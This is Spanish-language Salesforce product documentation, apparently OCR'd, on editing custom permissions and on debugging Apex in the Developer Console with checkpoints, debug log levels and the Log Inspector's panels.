Modifique los permisos personalizados para conceder a los usuarios acceso a los procesos o las aplicaciones personalizados.

1. En Configuración, introduzca *Permisos personalizados* en el cuadro Búsqueda rápida y, a continuación, seleccione **Permisos personalizados**.
2. Haga clic en **Modificar** junto al permiso que necesita cambiar.
3. Modifique la información del permiso según sea necesario.
   - Etiqueta: etiqueta del permiso que se muestra en los conjuntos de permisos.
   - Nombre: nombre único usado por la API y los paquetes gestionados.
   - Descripción: opcionalmente, una descripción en la que se explica a qué funciones conceden acceso los permisos (por ejemplo, "Aprobar solicitudes de vacaciones").
   - Aplicación conectada: opcionalmente, aplicación conectada asociada a este permiso.
4. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Permisos personalizados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En organizaciones de Group Edition y Professional Edition, no puede crear o modificar permisos personalizados, pero puede instalarlos como parte de un paquete gestionado.

PERMISOS DE USUARIO

Para modificar permisos personalizados:

- "Gestionar permisos personalizados"

### Agregar o eliminar permisos personalizados necesarios

Un permiso personalizado necesario es un permiso personalizado que se debe activar cuando se activa el permiso personalizado principal. Por ejemplo, debe tener un permiso personalizado "Aprobar solicitudes de vacaciones" y especificar que requiere le permiso "Enviar solicitudes de vacaciones".

1. En Configuración, introduzca `Permisos personalizados` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Permisos personalizados**.
2. Crear o seleccionar un permiso personalizado existente:
3. En la lista relacionada Permisos personalizados necesarios, haga clic en **Modificar**.
4. Seleccione los permisos personalizados que desea agregar desde la lista Permisos personalizados disponibles y luego haga clic en **Agregar** o seleccione los permisos personalizados que desea eliminar de la lista Permisos personalizados necesarios y luego haga clic en **Eliminar**.
5. Haga clic en **Guardar**.

CONSULTE TAMBIÉN

Permisos personalizados

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

En organizaciones de Group Edition y Professional Edition, no puede crear o modificar permisos personalizados, pero puede instalarlos como parte de un paquete gestionado.

PERMISOS DE USUARIO

Para agregar o eliminar permisos personalizados necesarios:

- "Gestionar permisos personalizados"

# Depuración

## Depuración de su código


Esta sección contiene información acerca de la depuración del código que está escribiendo.

- Ficha Checkpoints (Puntos de control)
- Inspector de puntos de control
- Ficha Logs (Registros)
- Inspector de registros
- Ejemplos de uso del Inspector de registros
- Uso de registros de depuración

## Depuración utilizando la Consola de desarrollador

### Ficha Checkpoints (Puntos de control)

La ficha **Checkpoints** (Puntos de control) muestra una lista de los puntos de control guardados que conservan una instantánea del estado de los objetos en la memoria en el momento en el que se alcanzó el punto de control.



## Checkpoints (Puntos de control)

Esta lista muestra los puntos de control disponibles actualmente para revisión. Seleccione **Debug (Depuración)** > **My Current Checkpoints Only (Solamente mis puntos de control actuales)** para mostrar solamente los puntos de control creados desde que se abrió la Consola de desarrollador. Cancele esta opción para mostrar todos los puntos de control guardados actualmente en su organización, incluidos los generados recientemente creados por otros usuarios.

Cada punto de control de la lista muestra esta información:

| Columna | Descripción |
|---|---|
| Namespace (Espacio de nombres) | Espacio de nombres del paquete que contiene el punto de control. |
| Class (Clase) | Clase de Apex que contiene el punto de control. |
| Line (Línea) | Número de línea marcado con el punto de control. |
| Time (Hora) | Hora a la que se alcanzó el punto de control. |

Haga clic con el botón secundario en el encabezado de alguna columna para ordenar la información de la columna. También puede seleccionar las columnas que desea visualizar en la lista de puntos de control.

Para abrir un punto de control , haga doble clic en él. El punto de control se abre en el Inspector de puntos de control.

## Checkpoint Locations (Ubicaciones de los puntos de control)

Esta lista proporciona la ubicación de cada punto de control en el código fuente. Cada elemento de la lista muestra esta información:

| Columna | Descripción |
|---|---|
| File (Archivo) | Nombre de la clase de Apex que contiene el punto de control. |
| Line (Línea) | Número de línea marcado con el punto de control. |
| Iteration (Iteración) | Si el punto de control está en un bucle, este valor indica la iteración a la que se captura el punto de control. |

De forma predeterminada, la iteración es 1, lo que significa que el punto de control se guarda la primera vez que se ejecuta la línea del código fuente. Puede utilizar una iteración diferente, por ejemplo, para investigar por qué un bucle no termina cuando se espera. Para cambiar la iteración, haga clic en la celda que desea cambiar e introduzca un nuevo número. Solo se capturará un punto de control para una línea de código específica, independientemente de cuántas veces se ejecuta durante una solicitud.

Establezca las ubicaciones de los puntos de control en el editor de código fuente. Las ubicaciones de los puntos de control permanecen hasta que haga clic en **Clear** (Borrar) o hasta que cierre la Consola de desarrollador.

CONSULTE TAMBIÉN

- Inspector de puntos de control
- Establecimiento de puntos de control en el código Apex
- Superposición de declaraciones de código Apex y SOQL
- Funciones de la Consola de desarrollador

# Establecimiento de puntos de control en el código Apex

Utilice puntos de control de la Consola del desarrollador para depurar sus desencadenadores y clases de Apex. No puede establecer puntos de control en la marca de Visualforce.

**Importante:** Para utilizar puntos de control, Apex Log Level (Nivel de registro de Apex) debe estar configurado como **Finer** (Exhaustivo) o **Finest** (Más exhaustivo). Consulte Configuración de niveles de registro.

Para definir un nuevo punto de control:

1. Abra el desencadenador o la clase de Apex en el Editor de código fuente.
2. Haga clic en el margen a la izquierda del número de línea donde desea establecer el punto de control. Se pueden activar hasta cinco puntos de control al mismo tiempo.

   Los resultados de un punto de control solo se capturarán una vez, independientemente de cuantas veces se ha ejecutado la línea de código. Se capturarán los resultados de un punto de control de forma predeterminada justo antes de que se ejecuta la línea de código por primera vez. Puede cambiar la iteración de la captura desde la lista Checkpoint Locations (Ubicaciones de puntos de control) en la ficha Checkpoints (Puntos de control). También puede sustituir las declaraciones SOQL y el código Apex que se ejecutan cuando se ejecuta el código en un punto de control.
3. Ejecute el código con la Consola del desarrollador abierta.
4. Vea sus puntos de control y resultados en la ficha Checkpoints (Puntos de control).

Los puntos de control se mantienen hasta que haga clic en **Debug (Depuración)** > **Clear Checkpoint Locations (Borrar ubicaciones de puntos de control)**.

**Nota:** Si establece un punto de control en un método con la anotación `@future`, debe mantener la Consola del desarrollador abierta hasta que se complete el método `@future` de forma asíncrona.

CONSULTE TAMBIÉN

- Inspector de registros
- Superposición de declaraciones de código Apex y SOQL
- Ficha Checkpoints (Puntos de control)
- Inspector de puntos de control


## Superposición de declaraciones de código Apex y SOQL

Utilice la Consola del desarrollador para superponer diagnósticos que funcionan cuando se ejecuta el código Apex en un punto de control, sin cambiar ningún código.

Consulte Establecimiento de puntos de control en el código Apex.

Cuando está solucionando un problema de tiempo de ejecución, es posible que necesite información acerca del estado de una variable o del estado de la base de datos. Es posible que desee crear una condición específica en la que comprobar su código. La Consola del desarrollador le permite superponer las declaraciones SOQL y el código Apex que se ejecutan cuando se ejecuta el código en un punto de control.

1. Establezca puntos de control y ejecute su código, luego vaya a la ficha **Checkpoints** (Puntos de control).
2. Seleccione un punto de control y haga clic en **Edit Properties** (Modificar propiedades).
3. Seleccione **SOQL** o **Apex Code** (Código Apex). Para ejecutar el código de diagnóstico sin crear un volcado de pila en el punto de control, elimine la selección de **Dump Heap** (Volcado de pila).




4. Introduzca SOQL o código Apex en el cuadro **Volcado de pila** (Secuencia de comandos de la acción) y haga clic en **Aceptar**.

   Nota: No puede consultar objetos locales porque un bloque anónimo es un nuevo marco de paquete. Consulte objetos estáticos o cree nuevos objetos. Además, no puede utilizar variables de vinculación en consultas SOQL utilizadas en superposiciones.

Los resultados del código superpuesto aparecerán en una ficha separada **Query Results** (Resultados de consulta) o **Apex Execution Results** (Resultados de ejecución de Apex) en el Inspector de puntos de control. Para obtener detalles acerca de los resultados de la consulta, consulte Query Editor (Editor de consultas) de la Consola de desarrollador.

Nota: En la ficha **Apex Execution Results** (Resultados de ejecución de Apex), el valor `-1` indica que un campo no es aplicable.

CONSULTE TAMBIÉN

- Establecimiento de puntos de control en el código Apex
- Ficha Checkpoints (Puntos de control)
- Inspector de puntos de control


## Inspector de puntos de control

Utilice los puntos de control para investigar los objetos de la memoria en un punto específico de la ejecución y ver los otros objetos que hacen referencia a ellos.

Vaya a la ficha Checkpoints (Puntos de control) y haga doble clic en un punto de control para ver los resultados en el Inspector de puntos de control. El Inspector de puntos de control proporciona más información sobre las variables que el Inspector de registros, ya que incluye elementos individuales de las colecciones.


El Inspector de puntos de control tiene dos fichas:

- La ficha Heap (Pila) muestra todos los objetos en memoria en el momento en el que se ejecutó la línea de código en el punto de control. Los elementos se muestran y se agrupan por tipo de datos.




- La columna Types (Tipos) es una lista plana de las clases de todos los objetos instanciados en memoria en el punto de control, con un recuento de cuántos se han instanciado y la cantidad de memoria consumida en bytes. Haga clic en un elemento para ver una lista de estos objetos de la columna Instances (Instancias), con su dirección en la pila y la memoria consumida. Haga clic en una instancia para ver las variables definidas actualmente en ese objeto en la columna State (Estado).
- La ficha References (Referencias) proporciona dos listas para mostrar relaciones entre símbolos en memoria. Utilice la lista Inbound References (Referencias entrantes) para localizar los símbolos que pueden albergar referencias a objetos de un tipo específico. Utilice la lista Referencing Instances (Instancias de referencia) para buscar instancias específicas que albergan referencias a un símbolo. Haga doble clic para buscar esa instancia en otro lugar de la pila.
- La ficha Search (Buscar) le permite buscar símbolos en la pila por valor o dirección. Busque coincidencias parciales de los valores de símbolo, pero las direcciones deben ser exactas. Para buscar un valor rápidamente, haga clic en el icono de búsqueda ( ) que aparece a su derecha cuando pasa el ratón sobre él en el panel State (Estado).

- La ficha Symbols (Símbolos) muestra una vista de árbol de todos los símbolos en memoria en el punto de control. Úsela para revisar rápidamente el estado del sistema en la línea de código específica (e iteración) en la que se estableció el punto de control.




**Importante:** Si no ve barras de desplazamiento en los paneles del Inspector de puntos de control en un Mac, abra **Preferencias del Sistema** > **General** y establezca `Mostrar barras de desplazamiento` como Siempre.

CONSULTE TAMBIÉN

Ficha Checkpoints (Puntos de control)


Establecimiento de puntos de control en el código Apex

Superposición de declaraciones de código Apex y SOQL

## Ficha Logs (Registros)

Utilice la ficha Logs (Registros) de la Consola de desarrollador para acceder a los registros que incluyen eventos de bases de datos, procesamiento de Apex, flujo de trabajo, llamadas y lógica de validación.

La Consola de desarrollador consulta automáticamente los registros de depuración del usuario actual y los indica en la ficha **Logs** (Registros). Por ejemplo, si tiene reglas de validación asociadas con la inserción de un registro e inserta un nuevo registro, la Consola de desarrollador captura un registro de depuración para la solicitud y lo agrega a la lista.




- Para abrir el registro seleccionado en el Inspector de registros, haga clic en **Archivo)** > **Abrir registro** o haga doble clic en el registro en la ficha **Registros**. Utilice el Inspector de registros para revisar un registro de depuración, evaluar el código Apex, realizar un seguimiento de DML, supervisar el rendimiento, etc.
- Para abrir el registro seleccionado en un editor de texto, haga clic en **File (Archivo)** > **Open Raw Log (Abrir registro sin procesar)**.
- Para filtrar los registros visibles, haga clic en **Filter** (Filtrar) y escriba el texto que desea incluir en la lista. Por ejemplo, si desea ver registros de depuración de un usuario específico, escriba el nombre de ese usuario. El filtro distingue entre mayúsculas y minúsculas.
- Para eliminar todos los registros de la lista, haga clic en **Debug (Depuración)** > **Clear (Borrar)** > **Log Panel (Registro de ejecución)**.
- De forma predeterminada, la ficha **Registros** solo muestra los nuevos registros generados por el usuario actual. Para ver todos los registros de depuración guardados en su organización, incluidos los registros generados recientemente creados por otros usuarios, haga clic en **Depuración** y cancele la selección de **Solo mostrar mis registros actuales**.
- Para ocultar todos los registros existentes automáticamente la próxima vez que se actualice la página, haga clic en **Debug** (Depuración) y seleccione **Auto-Hide Logs** (Ocultar registros automáticamente).
- Para descargar una copia del registro seleccionado como archivo de texto, haga clic en **File (Archivo)** > **Download Log (Descargar registro)**. El nombre predefinido del archivo es `apex.log`.
- Para evitar que se carguen los registros cuando abra la Consola de desarrollador, vaya a **Help (Ayuda)** > **Preferences (Preferencias)** y establezca **Prevent Logs on Load (Evitar registros en carga)** como `true`.

Nota: Los registros de usuario se configuran en la página Debug Log (Registro de depuración) de la organización. En Configuración, introduzca *`Registros de depuración`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Registros de depuración**.

## Configuración de niveles de registro

Los niveles de registro determinan cuánta información de una solicitud se guarda en un registro de depuración. El análisis de un registro de gran tamaño puede tardar mucho tiempo. Para reducir el tamaño de un registro, ajuste el nivel de registro. Utilice un registro detallado para el código que está revisando. Utilice un registro simplificado para el código en el que no esté interesado.

Para especificar los niveles de registro para solicitudes futuras, haga clic en **Depuración** > **Cambiar niveles de registro**. Esta página le permite definir etiquetas de seguimiento y niveles de depuración.

Para sustituir los niveles de registro predeterminados para un desencadenador o una clase específicos o para configurar el registro para un usuarios, agregue una etiqueta de seguimiento que incluye una duración y un nivel de depuración.

Para guardar sus cambios y cerrar la ventaja, haga clic en **Done** (Listo).

Nota: Si está depurando usando puntos de control, establezca el nivel de registro del código Apex como FINER (Exhaustivo)o FINEST (Más exhaustivo). (No utilice FINEST en la implementación.)

Para obtener detalles acerca de lo que controla cada ajuste, consulte Categorías de registro de depuración y Niveles de registro de depuración.

**Importante:** Si la Consola del desarrollador está abierta, los niveles de registro de la Consola del desarrollador afectan todos los registros, incluyendo registros creados durante una implementación. Antes de ejecutar una implementación, compruebe que el nivel de registro del código Apex no está establecido como Finest o la implementación podría tardar más de lo esperado.

CONSULTE TAMBIÉN

- Configurar la creación de registros de depuración
- Menú Debug (Depurar) de la Consola de desarrollador
- Inspector de registros
- Niveles de registro de depuración
- Orden de preferencia del registro de depuración

## Inspector de registros

El Inspector de registros es un visor de ejecución contextual que muestra el origen de una operación, qué ha generado esa operación y qué ocurrió después. Utilice esta herramienta para revisar registros de depuración que incluyen eventos de bases de datos, procesamiento de Apex, flujo de trabajo y lógica de validación.


Los paneles que aparecen en el Inspector de registros dependen de la perspectiva seleccionada. Para alternar perspectivas, haga clic en **Debug (Depuración)** > **Switch Perspective (Cambiar perspectiva)**. Si desea más información sobre las perspectivas predeterminadas y personalizadas, consulte Gestión de perspectivas en el Inspector de registros.

### Paneles de registro

El Inspector de registros puede contener cualquiera de los siguientes paneles:

- Stack Tree (Árbol de pila)
- Execution Stack (Pila de ejecución)
- Execution Log (Registro de ejecución)
- Source (Origen)
- Variables
- Execution Overview (Descripción general de ejecución)

Haga clic en **Debug (Depuración)** > **View Log Panels (Ver paneles de registro)** o pulse CTRL+P para elegir entre los paneles disponibles y diseñar una perspectiva personalizada.




Si diseña una perspectiva personalizada que quiere volver a usar, haga clic en **Debug (Depuración)** > **Save Perspective (Guardar perspectiva)** y asígnele un nombre que pueda recordar. Después de guardar una perspectiva personalizada puede seleccionarla en cualquier momento que use el Inspector de registros haciendo clic en **Debug (Depuración)** > **Switch Perspective (Cambiar perspectiva)**.


La mayoría de los paneles se actualiza automáticamente para mostrar información cuando se hace clic en algún elemento de un panel relacionado. Por ejemplo, si hace clic en un panel Stack Tree (Árbol de pila), los paneles Pila de ejecución (Execution Stack), Execution Log (Registro de ejecución) y Source (Origen) se actualizan para mostrar la información sobre el objeto relacionado: De la misma forma,

si hace clic en una línea de Execution Log (Registro de ejecución), los paneles Stack Tree (Árbol de pila), Execution Stack (Pila de ejecución) y Source (Origen) se actualizan con los detalles de esa línea. Al hacer clic en un elemento de la ficha Executed Units (Unidades ejecutadas) de la Execution Overview (Descripción general de ejecución), se actualizan los paneles Execution Log (Registro de ejecución), Stack Tree (Árbol de pila), Execution Stack (Pila de ejecución) y Source (Origen).


## Stack Tree (Árbol de pila)

El panel Stack Tree (Árbol de pila) muestra dos vistas de árbol que muestran información de "arriba abajo", desde las llamadas de inicio al siguiente nivel, lo que le permite ver la jerarquía de elementos en un proceso. Por ejemplo, si una clase activa una segunda clase, esta segunda clase se muestra como un nodo secundario de la primera clase.

Execution Tree (Árbol de ejecución) muestra cada operación. Por ejemplo, si un bucle `for` activa `System.debug()` 8 veces, el árbol de ejecución muestra la duración de cada llamada:




Performance Tree (Árbol de rendimiento) agrega operaciones para ofrecerle una mejor visión del rendimiento de una operación en su totalidad. Usando el mismo ejemplo que antes, Performance Tree (Árbol de rendimiento) muestra la duración total de cada llamada hasta `debug`:





Este registro se generó en Execute Anonymous Window (Ventana de ejecución anónima). Las llamadas a `debug` y otros métodos desde otras ubicaciones del código se agregan en la unidad ejecutada.

Cada elemento del panel Stack Tree (Árbol de pila) incluye esta información:

| Columna | Descripción |
|---|---|
| Scope (Ámbito) | Región delimitada en el proceso, como flujo de trabajo, clase o DML. |
| Unit (Unidad) | Nombre del elemento (región). |
| Duration (Duración) | Cantidad de tiempo (en milisegundos) que el elemento ha tardado en ejecutarse. |
| Heap (Montón) | Cantidad de bytes que utiliza el elemento. |
| Iterations (Iteraciones) | Número de veces que el elemento se ha activado. |


## Execution Stack (Pila de ejecución)

El panel Execution Stack (Pila de ejecución) muestra una vista de "abajo arriba" del elemento seleccionado actualmente en el registro de depuración, comenzando en la llamada del nivel inferior, seguido de la operación que ha generado la llamada, etc.




## Execution Log (Registro de ejecución)

El panel Execution Log (Registro de ejecución) contiene el registro de depuración del proceso actual. El registro de depuración contiene cada acción que se ha producido en el proceso, como las llamadas de método, las reglas del flujo de trabajo y las operaciones DML. Para ver las líneas largas truncadas en la vista, pase el ratón por encima de la línea para que emerja.




Utilice Execution Log (Registro de ejecución) para revisar un proceso paso a paso. También puede entrar en las líneas por su cuenta o filtrar el registro para acceder a las líneas de interés específico:

- **This Frame** (Este marco): muestra únicamente esta región del proceso o solo los elementos asociados con el nivel. Por ejemplo, si selecciona un desencadenador que activa una clase, sólo se visualizarán las operaciones del desencadenador. Si hace clic en `CODE_UNIT_STARTED` y selecciona **This Frame** (Este marco), solo se muestran los elementos del proceso que ocurren entre `CODE_UNIT_STARTED` y el elemento asociado `CODE_UNIT_ENDED`.
- **Executable** (Ejecutable): sólo se muestran los elementos ejecutables en el registro de depuración. Oculta la información de límites acumulados, como el número de consultas SOQL realizadas, el número de filas DML, etcétera.

  Consejo: Deje siempre **Executable** (Ejecutable) seleccionado. Sólo se desactiva si está trabajando en optimizar su proceso y necesita la información de límites específicos.

- **Debug Only** (Solo depuración): Muestra solo las declaraciones de depuración que ha añadido al código.
- **Filter** (Filtro): muestra elementos que coinciden con lo que introduce en el campo asociado. Por ejemplo, si selecciona **Filter** (Filtro) e introduce *DML*, solamente se muestran las líneas del registro de ejecución con la cadena "DML" en el evento o detalles. El filtro distingue entre mayúsculas y minúsculas.

El panel Execution Log (Registro de ejecución) contiene la siguiente información:

| Columna | Descripción |
|---|---|
| Timestamp (Marca de tiempo) | Hora del sistema cuando se inicia el proceso, mostrada en la hora local del usuario. El formato es: `HH:MM:SS:MSS`. |
| Event (Evento) | Evento de depuración |
| Details (Detalles) | Detalles adicionales que pertenecen al evento, como el número de línea y parámetros. |

## Source (Origen)

El panel Source (Origen) contiene el código fuente ejecutado o las definiciones de metadatos de las entidades utilizadas durante el proceso e indica cuántas veces se ha ejecutado una línea de código. El contenido mostrado en el panel depende de las otras selecciones realizadas en la vista.

Para ir a una línea específica del código, introduzca un número de línea en la casilla de introducción de texto en la parte inferior del panel de origen y haga clic en **Jump** (Saltar).

Haga clic en **Open** (Abrir) para abrir el código fuente ejecutado en la vista del editor de código fuente.

Nota: Si las reglas de validación o de flujo de trabajo se ejecutan durante el proceso, la representación de los metadatos se muestra en el panel Source (Origen). No puede abrir una representación de los metadatos desde la Consola del desarrollador. Consulte `Regla de validación` y `Flujo de trabajo` en la *Guía del desarrollador de metadatos de la API de metadatos*.

## Variables

Utilice el panel Variables para descubrir cuándo se ha asignado un valor a una variable y cuál es ese valor. Haga clic en un evento de `Variable` para cumplimentar la sección.


Nota: El nivel de registro de código **Apex** debe definirse a `Finest` (Más exhaustivo) para las asignaciones de variable que se registren.

Otra forma de ver el contenido de las variables es usar los puntos de control, que permiten ver más detalles sobre entidades en memoria en un punto de ejecución. Para obtener más información, consulte Establecimiento de puntos de control en el código Apex.

## Execution Overview (Descripción general de ejecución): Save Order (Guardar orden), Limits (Límites), Timeline (Cronología) y Executed Units (Unidades ejecutadas)

El panel Execution Overview (Descripción general de ejecución) en la parte interior del Inspector de registros contiene cuatro fichas:

- La ficha Save Order (Guardar orden) muestra la cronología codificada por color de las acciones DML. Para cada acción DML realizada, los elementos de guardado de orden aparecen como vagones asociados de la cronología.




Los siguientes colores se emplean para diferenciar entre elementos:

| Color | Tipo |
|---|---|
| Rojo | Desencadenador Antes |
| Naranja | Desencadenador Después |
| Verde | Regla de validación |
| Azul | Regla de asignación |
| Morado | Regla de flujo de trabajo |


Si desea información detallada sobre un elemento específico, haga clic en el vagón asociado de la cronología. La ventana emergente muestra información adicional e incluye un vínculo para desplazarse directamente al lugar relevante del registro.

Para ver los Id. de los registros afectados, haga clic en el nombre del sObject en el panel izquierdo.

- La ficha Limits (Límites) muestra los límites generales del sistema por nombre y cantidad utilizados y contiene esta información:

| Columna | Descripción |
|---|---|
| Limit (Límite) | Nombre del límite. |
| Used so far (Utilizado hasta ahora) | Cantidad del límite utilizada por este proceso en este punto de ejecución. |
| Request Total (Total de solicitud) | Cantidad de este límite utilizada por la solicitud al finalizar. |
| Total Available (Total disponible) | Cantidad total del límite. |


- La ficha Timeline (Cronología) proporciona una representación visual del tiempo que ha llevado cada proceso. Seleccione la opción **Scale** (Escala) que tiene como resultado la vista más útil.




La ficha Timeline (Cronología) contiene la siguiente información:

| Columna | Descripción |
|---|---|
| Category (Categoría) | Tipo de proceso. |
| Millis (Milisegundos) | Milisegundos de tiempo empleados por el proceso. |
| % | Porcentaje que ha empleado este proceso de la solicitud completa. |

- La ficha Executed Units (Unidades ejecutadas) muestra los recursos del sistema utilizados por cada elemento del proceso.




Los botones de la parte inferior de la ficha se pueden utilizar para filtrar información por tipo de elemento. Por ejemplo, si no desea ver los detalles de los métodos, haga clic en **Methods** (Métodos). Vuelva a hacer clic en el botón para borrar el filtro.

La ficha Executed Units (Unidades ejecutadas) contiene la siguiente información:

| Columna | Descripción |
|---|---|
| What (Qué) | Tipo del elemento del proceso. Entre los tipos se incluyen:<br>– Método<br>– Consultas<br>– Flujo de trabajo<br>– Llamadas<br>– DML<br>– Validaciones<br>– Desencadenadores<br>– Páginas |
| Name (Nombre) | Nombre del elemento de proceso. |
| Sum (Suma) | Duración total del elemento. |
| Avg (Media) | Duración media del elemento. |
| Max (Máxima) | Duración máxima del elemento. |
| Min (Mínima) | Duración mínima del elemento. |
| Count (Recuento) | Número de veces que el elemento se ha activado durante el proceso. |
| Heap (Montón) | Espacio que ocupa el elemento en la pila. |
| Query Type (Tipo de consulta) | Tipo de consulta. Los posibles valores son:<br>– SOQL<br>– SOSL |
